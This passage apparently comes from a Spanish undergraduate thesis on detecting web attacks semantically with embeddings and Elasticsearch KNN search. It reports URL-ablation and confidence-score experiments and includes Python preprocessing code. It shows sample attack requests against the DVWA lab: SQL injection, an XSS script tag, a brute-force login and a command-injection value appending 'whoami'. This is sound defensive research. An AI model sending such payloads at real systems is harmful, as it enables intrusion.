


Figura 27. Distribución de errores por tipo y nivel de dificultad. Elaboración propia.

6.3 *EXPERIMENTO DE ABLACIÓN DE RUTAS URL*

Al analizar los *payloads* capturados durante el desarrollo del sistema, se observó un patrón relevante: cada tipo de ataque presentaba siempre la misma estructura de URL en la petición HTTP. Como se puede apreciar en los siguientes ejemplos, todos los ataques comparten un prefijo común de la forma `/vulnerabilities/nombre_del_ataque/`:

```
GET /vulnerabilities/sqli/?id=1+AND+1%3D2&Submit=Submit HTTP/1.1
GET /vulnerabilities/xss_r/?name=%3Cscript%3Ealert%282%29%3C%2Fscript%3E HTTP/1.1
GET /vulnerabilities/brute/?username=admin&password=theta&Login=Login HTTP/1.1
POST /vulnerabilities/exec/ HTTP/1.1 → ip=127.0.0.1%3B+whoami&Submit=Submit
```

Esta característica es intrínseca de DVWA como plataforma de generación de tráfico, pero no es representativa de un entorno real. En una red de producción, las URLs de las peticiones pueden tener una estructura arbitraria y nunca incluirán el nombre del tipo de ataque en la ruta. Esto planteó una pregunta relevante: ¿está el sistema aprendiendo la semántica del payload del ataque, o simplemente está memorizando la ruta URL de DVWA?

Para responder a esta cuestión se desarrolló una variación de la función de preprocesado original, denominada limpiarEmbedding, que sustituye la ruta URL de cada petición por una cadena aleatoria, conservando únicamente los parámetros de consulta donde reside el payload real del ataque:

```
payload = payload.decode(errors='ignore')
            primera_linea = payload.split('\r\n')[0]

            partes = primera_linea.split(' ')
            if len(partes) >= 3 and partes[0] in ['GET', 'POST', 'PUT', 'DELETE',
'HEAD']:
                url = partes[1]
                if '?' in url:
                    _, query = url.split('?', 1)
                    partes[1] = f"/{ruta_aleatoria()}?{query}"
                else:
                    partes[1] = f"/{ruta_aleatoria()}"
                primera_linea = ' '.join(partes)

            return primera_linea
```

Con esta función se diseñaron tres casuísticas experimentales.

La primera, denominada C1, corresponde a la configuración original del sistema: tanto el índice de entrenamiento como los paquetes de evaluación utilizan las URLs reales generadas por DVWA.

La segunda casuística, C2, mantiene el índice de entrenamiento con URLs reales, pero evalúa con paquetes cuyas URLs han sido aleatorizadas, simulando así un escenario donde el sistema entrenado en DVWA se enfrenta a tráfico de una red diferente.

La tercera casuística, C3, aleatoriza las URLs tanto en el entrenamiento como en la evaluación, de modo que el modelo no dispone en ningún momento de la ruta URL como señal discriminante y debe aprender exclusivamente a partir del contenido semántico del payload.

Los resultados de la casuística C2 y C3 son los siguientes. (Resultados C1 - Tabla 12)

Tipo de Ataque	*Low (%)*	*Medium (%)*	*High (%)*	*Media (%)*
NORMAL	89.5	74.2	85.3	83.0
XSS	82.4	87.9	91.2	87.1
SQLI	87.9	46.8	40.5	58.4
BRUTE	50.0	64.7	93.9	69.5
EXEC	87.8	91.7	91.7	90.4
MEDIA GLOBAL	79.5	73.1	80.5	77.7

Tabla 13. *Accuracy* del sistema por tipo de ataque y nivel de dificultad. Casuística C2 — URL Real / URL Aleatoria.

Los resultados de la casuística C2 revelan un comportamiento diferencial claro entre los distintos tipos de ataque. SQLI es el que experimenta una caída más pronunciada, pasando de una media del 85.6% en C1 al 58.4% en C2. Esta caída es especialmente notable en los niveles Medium y High, donde la *accuracy* desciende hasta el 46.8% y el 40.5% respectivamente. Esto indica que el modelo había aprendido a asociar la ruta /vulnerabilities/sqli/ con la categoría de ataque, y al aleatorizarla pierde una parte significativa de su capacidad discriminante. BRUTE también experimenta una caída relevante, pasando del 92.1% al 69.5% de media, aunque con un comportamiento irregular entre niveles. Por el contrario, XSS y EXEC se mantienen prácticamente estables respecto a C1, con medias del 87.1% y 90.4% respectivamente. Esto sugiere que ambos tipos de ataque tienen una firma semántica suficientemente robusta en el payload y en la respuesta del servidor como para no depender de la ruta URL.

Tipo de Ataque	*Low (%)*	*Medium (%)*	*High (%)*	*Media (%)*
NORMAL	91.2	72.6	75.0	79.6
XSS	88.2	93.9	88.2	90.1
SQLI	90.9	80.9	72.2	81.3
BRUTE	35.3	58.8	87.9	60.7
EXEC	85.7	91.7	91.7	89.7
MEDIA GLOBAL	78.3	79.6	83.0	80.3

Tabla 14. *Accuracy* del sistema por tipo de ataque y nivel de dificultad. Casuística C3 — URL Aleatoria / URL Aleatoria.

La casuística C3 aporta información complementaria relevante. Al aleatorizar las URLs tanto en el entrenamiento como en la evaluación, el modelo dispone de una base de referencia consistente: todos los vectores del índice se construyeron sin información de ruta, igual que los paquetes de evaluación. En este contexto, SQLI se recupera significativamente respecto a C2, pasando del 58.4% al 81.3%, lo que demuestra que el modelo es capaz de aprender la semántica del payload SQL cuando la señal de la URL no está presente en ninguno de los dos conjuntos. XSS y EXEC confirman su estabilidad con medias del 90.1% y 89.7%, prácticamente idénticas a C1. NORMAL se mantiene estable en las tres casuísticas, confirmando que el tráfico legítimo no depende de ninguna ruta específica para ser reconocido.

BRUTE es el único tipo de ataque que no se recupera en C3 respecto a C2, bajando incluso ligeramente hasta el 60.7%. Este resultado sugiere que la ruta /vulnerabilities/brute/ aportaba una señal semántica especialmente relevante para esta categoría, más que para el resto de

ataques. Sin ella, incluso cuando entrenamiento y evaluación son consistentes entre sí, el modelo tiene dificultades para construir un *cluster* semántico compacto para BRUTE. Esto tiene sentido si se tiene en cuenta que los *payloads* de fuerza bruta son estructuralmente los más similares al tráfico normal de todos los ataques estudiados: sin la URL como señal diferenciadora, el modelo debe apoyarse exclusivamente en los parámetros de credenciales, cuya firma semántica es débil.




Figura 28. Comparativa de *accuracy* media por tipo de ataque en las tres casuísticas del experimento de ablación de rutas URL. Elaboración propia.

6.4 ANÁLISIS DEL SCORE COSENO COMO INDICADOR DE CONFIANZA

La similitud coseno es el parámetro de distancia utilizado en este proyecto dentro del algoritmo de búsqueda KNN. El score coseno es el valor numérico que devuelve el sistema al realizar una búsqueda KNN e indica el grado de similitud entre el paquete evaluado y los k vectores más cercanos del índice. Se calcula como la media de las similitudes coseno entre

el vector de consulta y cada uno de los k vecinos recuperados. En este proyecto se utilizó k=1, por lo que el score corresponde directamente a la similitud entre el paquete evaluado y su único vecino más cercano en el índice.

En principio, un score muy cercano a 1 debería indicar que el sistema ha encontrado un vecino muy similar y que, por tanto, la clasificación es confiable. Sin embargo, al extraer los resultados junto con las etiquetas predichas, se observó que el sistema cometía errores incluso cuando el score era elevado. El problema que subyace a este fenómeno es la denominada maldición de la dimensionalidad: en espacios vectoriales de 1536 dimensiones, todos los vectores tienden a converger hacia valores de similitud coseno muy próximos entre sí, situándose en el rango 0.979–0.999 independientemente de si la clasificación es correcta o no. El score absoluto, por tanto, no es una métrica de calidad fiable por sí solo.

Este análisis propone evaluar si, a pesar de que todos los scores son elevados, es posible encontrar en los decimales restantes un discriminante entre las clasificaciones correctas y las incorrectas. Dicho de otro modo, se estudia si las diferencias relativas entre scores de aciertos y errores siguen patrones suficientemente consistentes como para definir umbrales de confianza útiles.

6.4.1 METOLOGÍA

Para llevar a cabo este estudio se implementó en Python el cálculo de las medias de los scores correctos e incorrectos para cada combinación de tipo de ataque y nivel de dificultad. Sobre estas dos medias se calculó una tercera, la media aritmética entre ambas, que se denominó umbral de confianza.

Durante el análisis se observó que el sistema no siempre seguía el mismo patrón. En la mayoría de los casos, la media de los scores correctos era superior a la de los incorrectos, lo que se denominó patrón normal: un score por encima del umbral indica clasificación confiable. Sin embargo, en algunos casos la media de los scores incorrectos superaba a la de los correctos, denominándose patrón inverso: en estas situaciones son precisamente las

clasificaciones erróneas las que obtienen scores más altos, lo que invierte la lógica del umbral.

Una vez identificado el patrón de cada combinación, se evaluó de forma individual cada clasificación, comprobando si su score se situaba por encima o por debajo del umbral en función del patrón correspondiente. A partir de este análisis se calcularon dos métricas: el porcentaje de errores detectados por el umbral, es decir, qué proporción de las clasificaciones incorrectas quedaban al lado equivocado del umbral, y el porcentaje de clasificaciones correctamente etiquetadas como confiables o no confiables respecto al total.

Parámetro	Descripción
media_correcta	Media de los scores coseno de las clasificaciones correctas
media_incorrecta	Media de los scores coseno de las clasificaciones incorrectas
umbral	Media aritmética entre media_correcta y media_incorrecta
patrón normal	La media_correcta es mayor que la media_incorrecta. Score alto = clasificación confiable
patrón inverso	La media_incorrecta es mayor que la media_correcta. Score bajo = clasificación confiable

%Detect_err	Porcentaje de errores del sistema correctamente identificados como sospechosos por el umbral
%Conf_ok	Porcentaje de clasificaciones totales correctamente etiquetadas como confiables o no confiables

6.4.2 RESULTADOS

Se dividieron los resultados por nivel.

Ataque	Umbral	VP	FN	VN	FP	%Detect_err	%Conf_ok	Patrón
NORMAL	0.994376	46	2	5	4	55.6%	95.8%	normal
XSS	0.994970	29	1	1	3	25.0%	96.7%	normal
SQLI	0.995344	26	4	2	1	66.7%	86.7%	inverso
BRUTE	0.997664	27	3	2	2	50.0%	90.0%	normal
EXEC	0.995504	37	7	3	2	60.0%	84.1%	normal

Tabla 15. Resultados del análisis de umbral de confianza, Nivel Low.

Ataque	Umbral	VP	FN	VN	FP	%Detect_err	%Conf_ok	Patrón
NORMAL	0.995532	34	11	11	6	64.7%	75.6%	normal

XSS	0.998708	28	3	1	1	50.0%	90.3%	normal
SQLI	0.998013	42	2	2	1	66.7%	95.5%	normal
BRUTE	0.992222	30	0	2	2	50.0%	100.0%	normal
EXEC	0.998295	18	26	3	1	75.0%	40.9%	inverso

Tabla 16. Resultados del análisis de umbral de confianza, Nivel Medium.

Ataque	**Umbral**	**VP**	**FN**	**VN**	**FP**	**%Detect_err**	**%Conf_ok**	**Patrón**
NORMAL	0.996425	45	12	7	4	63.6%	78.9%	normal
XSS	0.997164	32	0	2	0	100.0%	100.0%	normal
SQLI	0.996356	28	29	20	2	90.9%	49.1%	inverso
BRUTE	N/A	---	---	---	---	---	---	sin errores
EXEC	0.998927	31	14	1	2	33.3%	68.9%	normal

Tabla 17. Resultados del análisis de umbral de confianza — Nivel High.

VP = aciertos con alta confianza

FN = aciertos con baja confianza (el umbral es demasiado exigente)

VN = errores detectados por el umbral (lo bueno)

FP = errores no detectados por el umbral (lo malo)

Los resultados muestran un comportamiento heterogéneo que varía significativamente según el tipo de ataque y el nivel de dificultad. En términos generales, el umbral de confianza

funciona razonablemente bien en la mayoría de combinaciones, aunque con excepciones relevantes que limitan su utilidad práctica.

Entre los casos más favorables destaca High XSS, que obtiene un 100% tanto en %Detect_err como en %Conf_ok, lo que significa que el umbral separa perfectamente las clasificaciones correctas de las incorrectas. Medium SQLI y Low XSS también presentan resultados sólidos, con valores de %Conf_ok del 95.5% y 96.7% respectivamente. En estas combinaciones, las diferencias de score entre aciertos y errores son suficientemente consistentes como para que el umbral sea útil.

Sin embargo, los casos problemáticos son igualmente llamativos. High SQLI y Medium EXEC presentan patrón inverso con valores de %Conf_ok del 49.1% y 40.9% respectivamente, por debajo del 50% que obtendría una clasificación aleatoria. Esto significa que en estas combinaciones el umbral es contraproducente: los errores del sistema obtienen scores más altos que los aciertos, lo que invierte completamente la lógica del indicador de confianza.

Como conclusión, el score coseno no es un indicador de confianza fiable de forma universal. En combinaciones donde la firma semántica del ataque es clara y diferenciada, las diferencias entre scores correctos e incorrectos son suficientemente consistentes para definir umbrales útiles. Sin embargo, en aquellos casos donde el sistema falla precisamente porque el tráfico malicioso es semánticamente similar al tráfico legítimo, el score no solo no detecta el error, sino que lo presenta con mayor confianza que los aciertos. Este resultado no es en sí mismo negativo: confirma que las limitaciones del sistema son de naturaleza semántica y no pueden resolverse mediante un postprocesado del score, sino que requieren enfoques alternativos como la incorporación de características temporales o el análisis de patrones de comportamiento más amplios que el par request-response individual. Queda como línea de trabajo futuro el estudio de umbrales adaptativos por tipo de ataque que permitan aprovechar el score en los casos donde sí es discriminante.

Capítulo 7. CONCLUSIONES Y TRABAJOS FUTUROS

En este capítulo de presentan las conclusiones más importantes del Trabajo de Fin de Grado. Se compararán los objetivos predefinidos con los resultados obtenidos. Por último, se presentará trabajos futuros que complementarían el proyecto desarrollado.

7.1 CONCLUSIONES

Este proyecto ha demostrado la viabilidad de un sistema de detección de intrusiones en redes locales basado exclusivamente en el análisis semántico del contenido de los paquetes HTTP, sin necesidad de extraer características numéricas del tráfico ni mantener bases de datos de firmas actualizadas. El sistema combina embeddings generados por un modelo de lenguaje de propósito general con búsqueda vectorial por similitud coseno sobre un índice Elasticsearch, clasificando el tráfico mediante KNN con k=1.

El primero de los objetivos del proyecto era alcanzar una *accuracy* media global superior al 80%. El sistema alcanza el 88,3% con el índice completo de 1208 documentos, superando el umbral establecido. Este resultado es especialmente relevante si se tiene en cuenta que se obtiene con un modelo de embeddings no entrenado específicamente para tráfico de red, lo que sugiere que la riqueza semántica de los modelos de lenguaje de propósito general es suficiente para discriminar entre categorías de ataque web sin necesidad de entrenamiento especializado.

El segundo objetivo era construir un corpus de datos real, generado en un entorno de red propio, con suficiente variedad semántica para que los resultados fueran representativos. Se desarrollaron 30 scripts de automatización que generaron tráfico real de cinco tipos de ataque en tres niveles de dificultad, capturado en una topología de red desplegada en GNS3. La independencia entre los conjuntos de entrenamiento y evaluación fue verificada y confirmada, lo que valida la integridad metodológica de todas las métricas obtenidas.

El tercer objetivo era analizar las propiedades y limitaciones del enfoque semántico. El análisis por tipo de ataque revela que el rendimiento del sistema depende directamente de la claridad de la firma semántica de cada categoría. XSS, Command Injection y Brute Force alcanzan accuracies medias superiores al 91%, gracias a que sus *payloads* y las respuestas del servidor generan representaciones vectoriales bien diferenciadas. SQLI presenta una caída significativa en el nivel High, directamente atribuible a los *payloads* de inyección ciega basados en tiempo, cuya respuesta HTTP es semánticamente idéntica al tráfico legítimo. Esta es una limitación inherente al enfoque: el sistema analiza contenido semántico, no comportamiento temporal.

El proyecto quiso analizar si el sistema aprende la semántica real del ataque o depende de características artificiales del entorno de generación. El experimento de ablación de rutas URL demuestra que XSS y Command Injection son robustos ante la aleatorización de las URLs, confirmando que el modelo aprende la semántica del payload y no memoriza la ruta de DVWA. SQLI muestra una dependencia parcial que desaparece cuando ambos conjuntos son consistentes. BRUTE es el único tipo que no se recupera completamente, lo que refleja la debilidad semántica intrínseca de sus *payloads* sin la señal de la ruta.

Por último, el análisis del score coseno como indicador de confianza concluye que no es una métrica universalmente fiable en espacios de alta dimensión. La maldición de la dimensionalidad hace que todos los scores se concentren en un rango muy estrecho, independientemente de si la clasificación es correcta o no. En los casos donde la firma semántica del ataque es clara, el umbral de confianza resulta útil. Sin embargo, en los casos donde el sistema falla por similitud semántica entre ataque y tráfico normal, el umbral es contraproducente. Este resultado no es negativo en sí mismo: confirma que las limitaciones del sistema son de naturaleza semántica y no pueden resolverse mediante postprocesado del score.

En conjunto, el proyecto demuestra la viabilidad del enfoque semántico para la detección de intrusiones web, identifica con claridad sus fortalezas y sus límites, y abre varias líneas de trabajo futuro para superar las limitaciones encontradas.

7.2 TRABAJOS FUTUROS

Los resultados obtenidos y las limitaciones identificadas durante el desarrollo del proyecto abren varias líneas de trabajo que podrían ampliar y mejorar el sistema en iteraciones futuras.

La primera y más directa es la evaluación del sistema con tráfico capturado en entornos distintos a DVWA. El experimento de ablación ha demostrado que el sistema generaliza razonablemente bien ante URLs arbitrarias, pero validar esta capacidad contra tráfico real de una red de producción permitiría cuantificar con mayor rigor el alcance real de esa generalización y determinar si el sistema es viable en entornos empresariales reales.

En segundo lugar, ampliar tanto los tipos de ataque estudiados como los *payloads* de entrenamiento. El OWASP Top 10 recoge categorías que no han sido analizadas en este proyecto, como CSRF, File Inclusion o subida de archivos maliciosos. Incorporarlas permitiría evaluar si el enfoque semántico es igualmente eficaz ante vulnerabilidades con firmas semánticas distintas. En paralelo, ampliar los *payloads* de las categorías existentes con diccionarios como SecLists mejoraría la cobertura del espacio vectorial y la significancia estadística de los umbrales.

En tercer lugar, la integración de un módulo de análisis forense basado en modelos de lenguaje de gran escala abriría la posibilidad de construir una interfaz, por ejemplo, mediante Streamlit, donde el analista pudiera subir un archivo pcap y recibir no solo la clasificación del tráfico sino también una explicación en lenguaje natural condicionada por el nivel de confianza del clasificador. Este tipo de interfaz conectaría el sistema con las líneas emergentes de inteligencia artificial explicable descritas en el Capítulo 3.

Por último, la implementación del sistema para detección en tiempo real sobre tráfico de red en producción, o la incorporación de un actuador capaz de bloquear conexiones sospechosas, transformaría el prototipo desarrollado en un sistema IDS o IPS funcional. Esta evolución requeriría abordar los retos de latencia asociados a la generación de embeddings en tiempo real, pero representaría el paso natural para llevar el sistema del ámbito académico al operativo.

Capítulo 8. BIBLIOGRAFÍA

[1] Wikipedia, «Archivo:GNS3 logo.png,» [En línea]. Available: https://es.wikipedia.org/wiki/Archivo:GNS3_logo.png.

[2] Wikipedia, «Archivo:Virtualbox logo.png,» [En línea]. Available: https://es.wikipedia.org/wiki/Archivo:Virtualbox_logo.png.

[3] Wikipedia, «Archivo:Wireshark icon.svg,» [En línea]. Available: https://es.wikipedia.org/wiki/Archivo:Wireshark_icon.svg.

[4] Kali Linux, «Scapy,» [En línea]. Available: https://www.kali.org/tools/scapy/.

[5] Logos World, «Docker Logo,» [En línea]. Available: https://logos-world.net/docker-logo/.

[6] EdgeNEXUS, «DVWA Logo,» [En línea]. Available: https://appstore.edgenexus.io/?attachment_id=9371.

[7] Wikipedia, «Archivo:OpenAI logo 2025 (symbol).svg,» [En línea]. Available: https://es.wikipedia.org/wiki/Archivo:OpenAI_logo_2025_%28symbol%29.svg.

[8] Wikipedia, «Archivo:Elasticsearch logo.svg,» [En línea]. Available: https://es.wikipedia.org/wiki/Archivo:Elasticsearch_logo.svg.

[9] Obsolescence, «ARPANET,» [En línea]. Available: https://obsolescence.dev/arpanet_home.html.

[10] J. P. Anderson, «Computer Security Threat Monitoring and Surveillance,» James P. Anderson Company, Fort Washington, Pennsylvania, 1980.

[11] D. E. Denning, «An Intrusion-Detection Model,» *IEEE Transactions on Software Engineering,* 1987.

[12] M. Roesch, «Snort: Lightweight Intrusion Detection for Networks,» de *USENIX LISA (13th Conference on Systems Administration)*, Seattle, Washington, USA, 1999.

[13] Snort, «Snort,» [En línea]. Available: https://www.snort.org/.

[14] University of California, Irvine, «KDD Cup 1999 Data,» 28 Octubre 1999. [En línea]. Available: http://kdd.ics.uci.edu/databases/kddcup99/kddcup99.html.

[15] I. Sharafaldin, A. H. Lashkari y A. A. Ghorbani, «Toward Generating a New Intrusion Detection Dataset,» de *4th International Conference on Information Systems Security and Privacy (ICISSP)*, Funchal, Madeira, Portugal, 2018.

[16] H. M. T. S. y. W. W. Mateusz Gniewkowski, «HTTP2vec: Embedding of HTTP Requests for Detection of Anomalous Traffic,» de *International Conference on Computer Safety, Reliability, and Security*, 2021.

[17] M. Gniewkowski, «Sec2vec: anomaly detection in HTTP traffic and malicious URLs,» de *38th ACM/SIGAPP Symposium on Applied Computing*, 2023.

[18] Naciones Unidas, «Materiales de comunicación - ODS,» [En línea]. Available: https://www.un.org/sustainabledevelopment/es/news/communications-material/.

[19] N. Montes, «Web application attacks detection using deep learning,» de *Progress in Pattern Recognition, Image Analysis, Computer Vision, and Applications*, Porto, Portugal, 2021.

ANEXO I: ALINEACIÓN DEL PROYECTO CON LOS ODS

Los Objetivos de Desarrollo Sostenible (ODS) son un conjunto de 17 objetivos globales adoptados por las Naciones Unidas en 2015 como parte de la Agenda 2030 para el Desarrollo Sostenible. Este proyecto se alinea principalmente con dos de ellos.

ODS 9 Industria, Innovación e Infraestructura

Figura 29. Logo ODS 9 - Industria, Innovación e Infraestructura [9].

El ODS 9 promueve la construcción de infraestructuras resilientes, la industrialización inclusiva y el fomento de la innovación. Este proyecto contribuye directamente a este objetivo al explorar un enfoque innovador para la seguridad de infraestructuras digitales, basado en técnicas de inteligencia artificial y procesamiento semántico que van más allá de los sistemas tradicionales de detección de intrusiones. El desarrollo de sistemas de detección más robustos y adaptables contribuye a construir infraestructuras digitales más seguras y resilientes frente a amenazas en constante evolución.

ODS 16 Paz, Justicia e Instituciones Sólidas

Figura 30. Logo ODS 16 - Paz, Justicia e Instituciones Sólidas [9].

El ODS 16 incluye entre sus metas la protección de las libertades fundamentales y la construcción de instituciones eficaces, responsables e inclusivas. La ciberseguridad es un componente esencial de este objetivo: los ataques a infraestructuras digitales pueden comprometer la integridad de datos personales, sistemas de salud, administraciones públicas y servicios críticos. Al desarrollar herramientas de detección de intrusiones más eficaces, este proyecto contribuye a fortalecer la confianza en las infraestructuras digitales y a proteger los sistemas de información frente a actores maliciosos.

ANEXO II

Código para la creación de índices en Elasticsearch con Python:

```
from elasticsearch import Elasticsearch
# 1. Conexión
es = Elasticsearch("http://localhost:9200")
# 2.Nombre indice
index_name = "deteccion_ataques_tfg_c3"

# 3. Borrar el indice si ya existe
if es.indices.exists(index=index_name):
    es.indices.delete(index=index_name)

# 4. Mapping
mapping = {
    "mappings": {
        "properties": {
            "texto_peticion": {"type": "text"},    # La petición original
(ilegible o no)
            "etiqueta":       {"type": "keyword"}, # 'Normal', 'SQLi', 'XSS',
'Brute', 'Exec'
            "vector_ia": {
                "type": "dense_vector",
                "dims": 1536,                     # Dimensiones exactas del modelo
de OpenAI
                "index": True,                    # Permite que se pueda buscar
                "similarity": "cosine"            # El método matemático para
comparar ataques
            },
            "timestamp": {"type": "date"}          # Para saber cuándo ocurrió
        }
    }
}
# 4.Creacion del indice.
es.indices.create(index=index_name, body=mapping)
```

Función para limpiar los embeddings:

```
def limpiar_para_embedding(payload, is_request):
    try:
        if is_request:
            # Para peticiones, nos quedamos con la línea del método y URL
            payload = payload.decode(errors='ignore')
            return payload.split('\r\n')[0]
        else:
```

```
            # Para respuestas, buscamos el cuerpo tras las cabeceras ESTO TODAVIA
NO FUNCIONA MUY BIEN
            if b'\r\n\r\n' in payload:
                header_part, body_part = payload.split(b'\r\n\r\n', 1)

                # Si es GZIP (Firma: 1f 8b)
                if body_part.startswith(b'\x1f\x8b'):
                    try:
                        # Descomprimimos directamente los bytes
                        return zlib.decompress(body_part, 16 +
zlib.MAX_WBITS).decode('utf-8', errors='ignore')
                    except Exception:
                        return "error_decompresion_gzip"

                return body_part.decode('utf-8', errors='ignore')
            return payload.decode('utf-8', errors='ignore')
    except Exception as e:
        return f"error_procesamiento: {str(e)}"
```

Función para filtrar los paquetes pcap capturados:

```
def filtrar_paquetes_tfg(archivo_pcap,index_name=None,a=None):
    packets = rdpcap(archivo_pcap)
    dataset_limpio = []
    #i = 1



    for pkt in packets:
        if IP in pkt and Raw in pkt:
            # Leemos el payload crudo
            raw_payload = pkt[Raw].load

            puertos_objetivo = [80, 8080]
            if pkt[TCP].dport in puertos_objetivo or pkt[TCP].sport in
puertos_objetivo:

                # Determinamos si es petición o respuesta
                es_peticion = 1 if pkt[TCP].dport in puertos_objetivo else 0

                # --- AQUÍ ENCAJAMOS LA LIMPIEZA SEGUN EL INDICE ESCOGIDO---

                ##a es para saber si estas evaluando o indexando. a = 1
evaluando.
                if(index_name == "deteccion_ataques_tfg_c1"):
                    payload_listo = limpiar_para_embedding(raw_payload,
es_peticion)
                elif(index_name == "deteccion_ataques_tfg_c2"):
                    if(a is None):
```

```
                        payload_listo = limpiar_para_embedding(raw_payload,
es_peticion)
                    elif(a == 1):
                        payload_listo = limpiarEmbedding(raw_payload,
es_peticion)
                elif(index_name == "deteccion_ataques_tfg_c3"):
                    payload_listo = limpiarEmbedding(raw_payload, es_peticion)

                info_paquete = {
                    #"Paquete numero" : i,
                    "ip_src": pkt[IP].src,
                    "ip_dst": pkt[IP].dst,
                    "port_dst": pkt[TCP].dport,
                    "size": len(pkt),
                    "payload_limpio": payload_listo, # Guardamos el resultado de
la función
                    "is_request": es_peticion
                }
                dataset_limpio.append(info_paquete)
                #i += 1

    return dataset_limpio
```

Función para transformar a texto:

```
def textoTransformacion(datos):
    textos = []
    for paquete in datos:
        texto = ""
        claves = paquete.keys()
        lista_claves = list(claves)
        valores = paquete.values()
        lista_valores = list(valores)
        for j in range(len(paquete)):
            texto = texto + " "+ str(lista_claves[j])+ " " +
str(lista_valores[j]) +" "
        textos.append(texto)
    textos_finales = []
    for i in range(0,len(textos)-1,2):
        text = "Request: "+ textos[i]+ ". Response: "+textos[i+1]+". "
        textos_finales.append(text)
    return textos_finales
```

Función para la generación de embeddings llamando a la API de OPENAI:

```
def generacionEmbedding(textos_finales):
```

```
    response = client.embeddings.create(model="text-embedding-3-
small",input=textos_finales)
    embeddings = [item.embedding for item in response.data]
    return(embeddings
```

Función para subir elementos al índice de elasticsearch

```
def subirElastic(embeddings,etiqueta,textos_finales,es,index_name):



    # 2. Indexación de los textos con sus vectores
    for i, texto_completo in enumerate(textos_finales):
        try:
            # El documento que enviaremos a Elasticsearch
            documento = {
                "texto_peticion": texto_completo,
                "etiqueta": etiqueta,  # Basado en tu archivo xxs2.pcap
                "vector_ia": embeddings[i],
                "timestamp": datetime.now()

            }

            # Subida a Elasticsearch
            res = es.index(index=index_name, document=documento)


        except Exception as e:
            print(f"Error al indexar el paquete %d: %s" % (i+1, str(e)))

    # 3. Refrescar el índice para que los cambios sean visibles en las búsquedas
    es.indices.refresh(index=index_name)
    print("\nLos datos del PCAP ya están en tu base vectorial.")
    print(f"Ahora tienes {len(textos_finales)} nuevos vectores con la etiqueta
"+etiqueta)
```

Función para mostrar el estado del índice por categorías:

```
def estadoIndice(es,index_name):

    res = es.search(index=index_name, body={
        "size": 0,
        "aggs": {
            "etiquetas": {
                "terms": {"field": "etiqueta"}
            }
```

```
        }
    })

    total = 0
    resultado = "Numero de documentos por etiqueta:\n"
    for bucket in res['aggregations']['etiquetas']['buckets']:
        resultado += f"  Etiqueta: {bucket['key']:<15} | Documentos:
{bucket['doc_count']}\n"
        total += bucket['doc_count']
    resultado += f"  {'TOTAL':<20} | Documentos: {total}"

    return resultado
```

Celda para agregar datos al índice de elasticsearch escogido y dificultad de dato escogida:

```
es = Elasticsearch("http://localhost:9200")
rutas_low =
['entrenamiento/low/entrenamiento_normal.pcap','entrenamiento/low/entrenamiento_x
ss.pcap','entrenamiento/low/entrenamiento_sqli.pcap','entrenamiento/low/entrenami
ento_brute.pcap','entrenamiento/low/entrenamiento_exec.pcap']
rutas_medium =
['entrenamiento/medium/entrenamiento_normal.pcap','entrenamiento/medium/entrenami
ento_xss.pcap','entrenamiento/medium/entrenamiento_sqli.pcap','entrenamiento/medi
um/entrenamiento_brute.pcap','entrenamiento/medium/entrenamiento_exec.pcap']
rutas_high =
['entrenamiento/high/entrenamiento_normal.pcap','entrenamiento/high/entrenamiento
_xss.pcap','entrenamiento/high/entrenamiento_sqli.pcap','entrenamiento/high/entre
namiento_brute.pcap','entrenamiento/high/entrenamiento_exec.pcap']
